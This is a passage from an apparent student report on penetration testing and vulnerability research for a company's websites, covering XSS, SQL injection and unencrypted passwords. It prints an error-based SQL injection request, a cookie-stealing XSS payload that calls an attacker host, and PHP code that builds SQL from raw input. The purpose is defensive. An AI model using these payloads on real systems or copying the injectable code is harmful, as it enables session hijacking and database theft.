

Figure 8, pie chart shows the results of the penetration test in detail.

This analysis will help for the vulnerability research and following procedures to ensure web application security for the IT Company in study. Note from the figure that there is a SQL injection vulnerability found in the web application of the website.

Since a SQL injection is considered a complex problem will be analyzed in the vulnerability research part that is the next chapter of the report to get more information about this issue. The request to the server shows below.

password=3&remember_me=1&signin_submit=Sign+in&username=-1'%2b(select%201%20and%20row(1%2c1)%3e(select%20count(*)%2cconcat(CONCAT(CHAR(95)%2cCHAR(33)%2cCHAR(64)%2cCHAR(52)%2cCHAR(100)%2cCHAR(105)%2cCHAR(108)%2cCHAR(101)%2cCHAR(109

)%2cCHAR(109)%2cCHAR(97))%2c0x3a%2cfloor(rand()*2))x%20from%20(select%201%20union%20select%202)a%20group%20by%20x%20limit%201))%2b'

The response back from the server show a 500 Internal Server Error in the apache server and reveals secure information that will be useful for the research of the report related to this vulnerability.

Some other important issues detected by the scanner and displayed in the chart include

- Password Transmitted Over HTTP
- Cross-site Scripting
- Cookie Not Marked As HttpOnly
- E-mail Address Disclosure
- [Possible] Internal Path Leakage (*nix)

Finally the domain www.ccc.com had the least impact after the penetration test was induced. With only 2 identified issues that are consider a low risk of information. This website was built with a CMS (content management system) known as Wordpress. One of the vulnerability that the scanner found was e-mail related information that can be used by spam email engines and brute force tools to social engineering attacks. [11]

Finally the last issue is related to password transmitted over HTTP and will be analysed in the next phase.

4.2 Vulnerability research

So far the results given by the penetration tests and scanner programs has showed that the IT company is in need of a security process that can help them to increase the security at the web application level. Since the test showed a big amount of vulnerabilities, the most important will be taken into consideration for the coming research.

These vulnerability research is aim to help to get closer information and is classified based on the issue reported by the penetration test.

4.2.1 Cross-site Scripting

Cross-site scripting happens whenever an application uses untrusted data and sends it to a web browser without the proper use of validation and escaping. XSS allows attackers to run scripts (*JavaScript, VbScript*) in the user browser which can hijack user sessions, web sites, and redirect the user to specific malicious sites. [6]

XSS is considered the most prevalent web application flaw and what does is that it targets the user's session of the application instead of the server, this means that is

limited to the user's session actually but if gain access to administration can have control of the application. The tree types of XSS flaws are stored, reflected and DOM based XSS.

The XSS attacks characterize because they are very wide spread and easy to detect, their impact is considered to be moderate. The attacker can

- Hi-jacking user's active session.

- Intercept data and perform man-in-the-middle attacks.

- Change the look of the webpage of the user browser.

- Do or mount a phishing attack.

To ensure that there is no XSS vulnerability is important that all the user's input sent to the browser is properly verified to be safe (via input validation) and that user input is well escaped before it is included in the front-end. [6]

Some example of JavaScript validation is the output given in the figure 9



Figure 9, simple java validation handler

To prevent XSS is necessary to filter all input and output this means to escape all data based HTML content (URL, css, JavaScript, html code). Another technique is to "white list" input validation. That is to have a list of accepted characters that helps to sanitize input. Some white lists include OWASP Reform and Microsoft Anti Cross-site Scripting. The following example shows a HTML snippet without validation:

(String) page += "<input name='credit card'
type='TEXT' value='" + request.getParameter("CC") + "'>";

The attacker modifies the 'CC' parameter in their browser to:

'><script>file.location='http://www.thehacker.com/cgi-bin/cookie.cgi?foo='+file.cookie</script>'.

This causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's session. [6]

4.2.2 SQL Injection

SQL injection is a very common vulnerability it occurs when data input is send to an interpreter as a SQL command or query. The implication of this type of attacks can have severe consequences. Related to results given by the scanner the confirmation of a SQL injection has not been confirmed but manual code investigation most be done on the IT company code, in order to address if there is SQL injection vulnerabilities.

SQL injection characterize because they are very common, exploit easily, with severe impact. The result of a SQL injection can lead to data loss or corruption, denial of access and even complete host takeover. In other words depending on the backend database, type of connection used for the database and Operating system, the attacker can

- Read, update and/or delete data from the database.
- Execute commands over the running Operating System.
- Read, update and/or delete tables.

One example scenario is the following SQL call:

String query = "SELECT * FROM accounts WHERECustID='" + request.getParameter("id") +"'";

In this example from the attacker browser just by modifying the parameter “id” to a value such as http://aaa.org/SomeFile/accountview?id=' or '1'='1 will change the query meaning to return all record from the accounts database instead of only the intended user’s.

The following screenshot displays SQL code that is currently under test to ensure integrity of the database and web application security of the IT Company.

```
<?php
//Access DB Info
include('../../config.php');

//connect
$conn = mysql_connect ($dbhost, $dbuser, $dbpass) or die ("I cannot connect to the database because: " . mysql_error());
mysql_select_db ($dbname) or die ("I cannot select the database '$dbname' because: " . mysql_error());

$password = md5($_POST[password]);

//Update Fields
$sql = "INSERT INTO clients (username, fullname, password, email, service, status, price, payments, notes, unread)
          VALUES ('$_POST[username]', '$_POST[fullname]', '$password', '$_POST[email]', '$_POST[services]', '$_POST[status]',
           '$_POST[price]',  0,'$_POST[notes]', 0)";

if (!mysql_query($sql,$conn))
{
  die('Error: ' . mysql_error());
}
else
{
    mysql_close($conn);
```

Figure 10, shows a PHP program that handles SQL queries.

Some of the actions that help to prevent injection attacks are to use a safe API to skip the use of the interpreter entirely and double check the use of stored procedures that are parameterized. [6]

4.2.3 Password Transmitted Over HTTP

This issue is related to insufficient transport layer protection. Attacker’s can monitor the network traffic of the users easily and obtain valuable information due to the data that is exposed over the channel. [12]

Applications frequently don’t protect the network traffic. They may use for authentication SSL/TLS. This flaw can expose users’ data and lead to account theft. [12]

To know if a website or application has sufficient transport layer protection is important to verify:

- SSL is implemented to protect related traffic authentication.
- Ensure the proper configuration of the server certificate and that is legitimate.
- Only strong algorithms are supported.
- All session cookies have their 'secure' flag set so the browser will not transmit them in clear.

Other important steps that can be taken into consideration are to secure using SSL or other type of encryption the backend and other connection to the host. Hypertext Transfer Protocol Secure (HTTPS) is the protocol used for secure communication; it provides the same features of the SSL/TLS protocol such as authentication of a website and the web server.

5 Conclusion

This report discussed web application security principles and fundamental information that can help us to prevent web exploits in our system. Web applications are considered the most exposed and least protected, thereafter vulnerable because the standards somehow are not focused on security but more in the serve need functionality.

Security threats are more common than before because the internet has become today's economy most valuable tool for everyone. So there is indeed need to protect our resources, data and user privacy information. As technology move forward and brings new strategies, tools, models and methods to increase security levels, hackers will be part of this never end game.

Regarding the penetration test we can conclude that web application security tools are a fundamental component in the security process but the known security vulnerabilities by their nature can be consider complex and created by real intellectual minds with the "code" word written in their forehead, this is why we need the best minds armed with great tools to eliminated these weakness in a cost-effective way.

The research performed to the IT business is still under a test process, but based on the actual results some conclusions can be taken into consideration. The action to test the code manually and modify the security holes has given significant results for the website integrity. Such modification has changed the condition of the after-test results and the pieces of code that needed to be modified related to the found vulnerability had accomplished to be hack resilient.

Furthermore since potential threats have been found in the hosts of the IT business further action to diminish exploitability will be part of the future research that is currently under process. Some of the identified flaws are related to security areas that are out of the scope of this document, these areas include network and web server security.

Finally prevention is a one key component to ensure security. We can understand security as a long process that results in the assets integrity, not an accident

6 References

[1] J.D. Meier, Alex Mackman, Michael Dunner, Srinath Vasireddy, Ray Escamilla and Anandha Murukan Microsoft Corporation http://msdn.microsoft.com/en-us/library/ff648636.aspx [Retrieved: 2012-11-17]

[2] OWASP Foundation, A Guide to Building Secure Web Applications and Web Services 2.0 Black Hat Edition July 27, 2005 [Retrieved: 2012-11-22]

[3] J.D. Meier, Alex Mackman, Michael Dunner, Srinath Vasireddy, Ray Escamilla and Anandha Murukan Microsoft http://msdn.microsoft.com/en-us/library/ff648651.aspx [Retrieved: 2012-11-19]

[4] J.D. Meier, Alex Mackman, Michael Dunner, Srinath Vasireddy, Ray Escamilla and Anandha Murukan http://msdn.microsoft.com/en-us/library/ff648650.aspx [Retrieved: 2012-12-08]

[5] https://www.owasp.org/index.php/Testing:_Introduction_and_objectives [Retrieved: 2012-12-09]

[6] OWASP Foundation, 2010 The ten Most Critical Web Application Security Risks. http://www.owasp.org/index.php/Top_10 [Retrieved: 2012-11-19]

[7] http://www.thc.org/thc-hydra/ [Retrieved: 2012-11-22]

[8] https://www.owasp.org/index.php/Category:OWASP_SQLiX_Project [Retrieved: 2012-11-22]

[9] http://www.mavitunasecurity.com/netsparker/ [Retrieved: 2012-11-18]

[10] http://www.fiddler2.com [Retrieved: 2012-11-17]

[11] http://www.mavitunasecurity.com/e-mail-address-disclosure/ [Retrieved: 2012-12-13]

[12] https://www.owasp.org/index.php/Top_10_2010-A9 [Retrieved: 2012-12-13]